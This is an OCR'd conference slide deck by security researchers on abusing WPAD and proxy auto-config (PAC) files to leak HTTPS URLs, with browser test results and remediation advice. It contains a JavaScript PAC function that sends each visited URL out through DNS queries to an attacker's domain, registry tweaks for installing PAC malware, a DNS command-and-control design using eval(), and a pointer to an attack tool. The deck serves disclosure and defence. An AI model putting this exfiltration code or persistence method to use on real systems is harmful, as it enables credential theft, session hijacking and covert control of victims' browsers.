

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Crippling HTTPS with unholy PAC

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Help -> About -> **Itzik Kotler**

SafeBreach

- 15+ years in InfoSec
- CTO & Co-Founder of Safebreach
- Presented in RSA, HITB, BlackHat, DEFCON, CCC, …
- http://www.ikotler.org

Help -> About -> **Amit Klein**

SafeBreach

- 25 years in InfoSec
  - **VP Security Research, Safebreach** 2015-present
  - CTO Trusteer (acquired by IBM) 2006-2015
  - Chief Scientist Cyota (acquired by RSA) 2004-2006
  - Director of Security and Research, Sanctum (now part of IBM) 1997-2004
  - IDF/MOD (Talpiot) 1988-1997
- 30+ papers, dozens of advisories against high profile products
- Presented in HITB, RSA, CertConf, BlueHat, OWASP, AusCERT, ….
- www.securitygalore.com

Teaser

You're in a potentially malicious network (free WiFi, guest network, or maybe your own corporate LAN). You're a security conscious netizen so you restrict yourself to HTTPS (browsing to HSTS sites and/or using a "Force TLS/SSL" browser extension). All your traffic is protected from the first byte. Or is it?

Roadmap

- PAC+WPAD Refresher
- Stealing HTTPS URLs over the LAN/WLAN, and why you should care
- PAC malware - capabilities, C&C
- PAC feature matrix (reference material)
- Ideas for remediation and fix

PAC Refresher

A **proxy auto-config (PAC)** file

- Designates the proxy to use (or direct conn.) for each URL
- Javascript based
- Must implement FindProxyForURL(url,host),
  which the browser invokes

PAC Example


```
function FindProxyForURL(url, host) {
    // our local URLs from the domains below example.com don't need a proxy:
    if (shExpMatch(host, "*.example.com"))
    {
        return "DIRECT";
    }

    // All other requests go through port 8080 of proxy.example.com.
    // should that fail to respond, go directly to the WWW:
    return "PROXY proxy.example.com:8080; DIRECT";
}
```

PAC Refresher (contd.) - the Javascript “desert”

- No window object, no document object - no DOM functions
  - No XHR
  - No loading of code via <script> injection
  - No hitting external resources via <img> injection
  - etc., etc., etc.
- What is available:
  - dnsDomainIs, isInNet, isPlainHostName, localHostOrDomainIs, dnsDomainLevels
  - weekdayRange, dateRange, timeRange, shEpxMatch
  - dnsResolve, isResolvable
  - myIpAddress
  - alert (non-standard, not in all browsers)

PAC Refresher (contd.) - obtaining a PAC file

- Manual PAC config
  - Browser config option for PAC
  - URL/file
- Web Proxy Auto Discovery (WPAD)



WPAD Refresher

- Requires a specific checkbox checked in the browser/system configuration
  Quite common in enterprises, etc.
- First priority: DHCP (IPv4 only)
  - DHCP option 252 pointing at the PAC URL
- Second priority: DNS
  - Browser fetches http://***wpad.domain***/wpad.dat
  - See e.g.
    https://blogs.msdn.microsoft.com/askie/2008/12/18/wpad-detection-in-internet-explorer/
- **Supported by Windows and Mac OS/X: Edge, IE, Firefox, Chrome, Safari. Not supported by iPhone, Android**


PART I
HTTPS subversion with malicious PAC

HTTPS subversion with malicious PAC - main idea

- Scenarios: malicious actor in
  - Public WiFi (cafe, hotel, airport, …)
  - LAN (enterprise - lateral movement)
- Force the browser to use a malicious PAC
  - DHCP spoofing/hijacking, sending out option 252
  - DNS spoofing/hijacking, responding for /^wpad/ queries
- Browser requests the PAC file from the attacker's IP/URL
- Browser then exposes the (https://) URLs to the PAC function
  - FindProxyForURL(**url**, host)
  - **This is not an attack on TLS/SSL**, TLS/SSL versions/features/configurations can't block it.
- Implement exfiltration in the function, using DNS lookups
  - dnsResolve / isResolvable

Malicious PAC Implementation

```
function exfil_send(msg)
{
     var chunk=0;
     curmsg="."+chunk+"."+exfil_msg_num+"."+exfil_cl
     ient+"."+tail;
     curlabelsize=0;
     for (p=0;p<msg.length;p++)
     {
            /* Code to take care of long messages
            and DNS labels here */
            byte=msg.charCodeAt(p);
            curmsg=(Math.floor(byte/16)).toString(16
            )+(byte%16).toString(16)+curmsg;
            curlabelsize+=2;
     }
```

```
     dnsResolve("x"+curmsg)+"";
     exfil_msg_num++;
     return exfil_msg_num;
}

function FindProxyForURL(url, host)
{
     exfil_send(url);
     return "DIRECT";
}
```

Examples: account/resource hijacking

- URL path/query tokens
  - DropBox shared file URL
  - Google Drive shared file URL (only when originally shared with a non-Google mailbox)
  - OpenID authentication URLPassword reset URL
  - etc., etc., etc. …
- URL authorization credentials (scheme://username:password@...)
  - HTTP/HTTPS
  - FTP
- The FTP/HTTP credential theft is an “optimization”
  - Blindly proxying all traffic through an attacker proxy will cut it
  - But it’s terribly inefficient…

Prior art

- WPAD➜PAC for forcing traffic through (malicious) HTTP proxy servers
  - http://www.netresec.com/?page=Blog&month=2012-07&post=WPAD-Man-in-the-Middle
  - http://www.ptsecurity.com/download/wpad_weakness_en.pdf
- However, while using a malicious proxy works well for HTTP, **it doesn't reveal any plaintext when HTTPS traffic is forwarded**

Prior art - identical concept

- While we were conducting our own research, this very brief answer by Leonid Evdokimov ("darkk") showed up in StackExchange (July 27th, 2015):
  http://security.stackexchange.com/questions/87499/can-web-proxy-autodiscovery-leak-https-urls

- Also, we were recently made aware that Maxim Andreev ("cdump") blogged about this concept (in Russian😟) on June 4th, 2015:
  https://habrahabr.ru/company/mailru/blog/259521/
  (BTW Maxim presents in parallel to us - good luck!)

Prior art (our contributions)

Our contributions:

- Full weaponization (support for long URL, multi-messages, multi-clients)
- 2-way protocol
- Free code
- PAC malware concept (beyond stealing HTTP traffic)
- PAC feature matrix
- All this in English!

Attack framework

- Spoof DHCP response and/or DNS response for “wpad*”, send attacker’s URL/IP for PAC
- Have the attacker’s web server serve the PAC
- Set up an attacker controlled DNS server with attacker owned domain as C&C
- Profit!!!

Uplink (exfiltration) protocol

- DNS suffix (domain) owned by the attacker - *suffix*
- Each client (=browser) has a unique ID (can be random) - *client_id*
- Each message has a unique ID (can be incremental) - *message_id*

Uplink (exfiltration) protocol

- Per a (binary - octets) message
  - It is first hex-encoded (not so efficient…)
  - Broken into fragments, each up to 63 characters
  - Every few fragments that fill a DNS query (total length limit 253), form a chunk, which has a chunk ID *chunk_id*. The chunk is exfiltrated via a DNS query
- DNS query format (host name for the browser to query):

$$fragment_i.fragment_{i+1}.fragment_{i+2}.fragment_{i+3}.$$
$$chunk\_id.message\_id.client\_id.suffix$$

- The last chunk is prepended by “x”, to mark end of message

Demo time…

```
$ git clone https://github.com/SafeBreach-Labs/pacdoor.git
$ cd pacdoor
$ python setup.py install
$ pacdoor -h
```

The fine print

- The existing WPAD problem
  - Existing WPAD (in-LAN) - intercept PAC resource (offline) and mimic
  - Missing WPAD (ex-LAN = WiFi) - problem with IE (DIRECT means Local Intranet). Force all traffic through a proxy?
- URL Interception quality varies among browsers
  - Chrome, Firefox - good; IE/Edge/Safari - bad
  - HTTPS/HTTP Auth credentials (in URL): Firefox
  - FTP credentials (in URL): Firefox, IE8, Safari
- Uplink
  - ~100 bytes per DNS query, unoptimized
  - Packet loss, latency issues
- Downlink
  - Discussed in part II
  - eval() for maximum flexibility

Summary

- The common belief that HTTPS traffic is secure even when used in a hostile network (compromised LAN, public/untrusted WiFi) is refuted (in the WPAD scenario)
- A way to bypass HTTPS, providing access to https:// URLs
  - Browser has to be configured for WPAD
  - Assuming access to LAN (public WiFi/lateral movement scenario)
  - Interception quality is browser-specific
- https:// URLs can carry credentials and/or access tokens - thus are sensitive
- ftp:// credentials are also supported


PART II
PAC malware

PAC malware - main idea

- Install PAC locally (from a malware - possibly runs once)
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL = *url*
- (Static) PAC URL supported by iPhone, Android (5.0 and above)
- file:// (some browsers) vs. http(s):// (local - Install web server; or remote)
- Can tweak registry to calm down IE (the zone problem)
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyByPass = 0
- Can tweak registry to have IE report each URL in full
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ EnableAutoproxyResultCache = 0

Prior art

Some financial malware (AKA “bankers”) variants install malicious PAC to only send targeted banks’ traffic to their malicious proxy, and to obfuscate their logic:

https://securelist.com/analysis/publications/57891/pac-the-problem-auto-config/

https://www.zscaler.com/blogs/research/banking-malware-uses-pac-file

(no interception of HTTPS URLs since the traffic is analyzed at the proxy, **not at the PAC script**)

PAC malware capabilities

- PAC can be installed as a local file or UNC file
- PAC can be installed as a URL
  - Local machine URL (by installing a web server on the machine)
  - Remote URL (on LAN/WiFi or Internet)
- URL interception
- 2-way link (uplink and downlink) over DNS queries and responses
  - C&C (DNS server) on LAN/WiFi or Internet

PAC malware capabilities

- alert() messages (IE only)
- eval() for maximum flexibility
- “Routing” to a proxy (return value from FindProxyForURL)
  - DDoS against a remote site (IP:port)
  - DoS (browsing to specific sites) against the local machine (prevent security SW update if done over HTTP/HTTPS)

Downlink protocol

- 3 bytes are encoded as the low significant 3 octets of an IP address, returned via dnsResolve()
- Messages are numbered, a message can be 1...2^{24}-1 bytes
- The message length is obtained by resolving len.*message_id.suffix*
- Message data (up to 3 octets) is obtained by resolving *fragment_num.message_id.suffix*

Demo time…

```
$ git clone https://github.com/SafeBreach-Labs/pacdoor.git
$ cd pacdoor
$ python setup.py install
$ pacdoor -h
```

Summary

- Unorthodox installation (PAC only) makes it harder for AV to detect
- PAC malware is capable of (browser dependent):
  - https:// URL interception - account/session/resource hijacking
  - DoS (website access from local machine), DDoS (against remote sites)
  - alert()-based phishing
- 2-way C&C via DNS, flexible execution via eval()

PAC capability matrix

	Edge 25.10586.0.0	IE11 11.0.9600.18376 update level 11.0.33	IE8 8.0.7601.17514	Firefox 47.0.1	Chrome 51.0.2704.106m (2016-07-19)	Safari 9.1.2 (Mac OS/X 10.11.6)	iPhone 9.3.3
file:// support	★ **By default:** no	★ **By default:** no	**yes**	**yes**	**yes**	no	no
FindProxyForUrl invocation frequency and data	★ **By default:** scheme+host only, once per combo	★ **By default:** scheme+host only, once per combo	**Full URL, once per scheme+host**	**Full URL, every time**	**Full URL, every time**	scheme+host only, once per TCP conn.	scheme+host only, once per TCP conn.
URL credential interception	no	no	**ftp:// credentials only**	**yes**	no	**ftp:// credentials only (Finder)**	no
Alert destination	none	**Screen popup**	**Screen popup**	Browser console	Netlog	exception	exception
dnsResolve bug	yes	yes	yes	no	no	no	no

Ideas for remediation and fix

Remediation

- User-level
  - Disable WPAD in untrusted networks (or in general)
  - In an untrusted LAN/WiFi, use a browser that exposes as little as possible of the URL to FindProxyForUrl
- Corporate level
  - Avoid using WPAD, and enforce policy to turn it off at the endpoints
- Server side
  - Remove security-related data/tokens from the URL (move them to the body section, cookie, headers, etc.)
  - Move away from HTTP-Auth (assuming it's under TLS…)

Fix

- IETF
  - Fix WPAD “standard” - force secure PAC retrieval (over HTTPS?)
  - Standardize PAC - trim the URL to host only, deprecate DNS resolution?
- Browser vendors
  - Restrict PAC functionality - trim the URL to host only, disable DNS resolution?

Conclusions

- In general
  - Interception of HTTPS URLs has serious consequences - credential theft, session hijacking, loss of privacy
  - Additionally - PAC can do phishing (alert), DoS/DDoS
- Remote scenario
  - Trusting PAC retrieved in the clear from unverified external sources for handling secure (HTTPS) traffic is a problematic concept
  - Difficult to detect locally (AVs, etc.)
- PAC malware scenario
  - Unusual malware "persistence" - not trivially detected
  - Still very powerful – can obtain more info than the remote attack due to config tweaks

Q&A

… Don’t forget to fill the feedback form!

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

For latest version, always visit

https://github.com/SafeBreach-Labs/pacdoor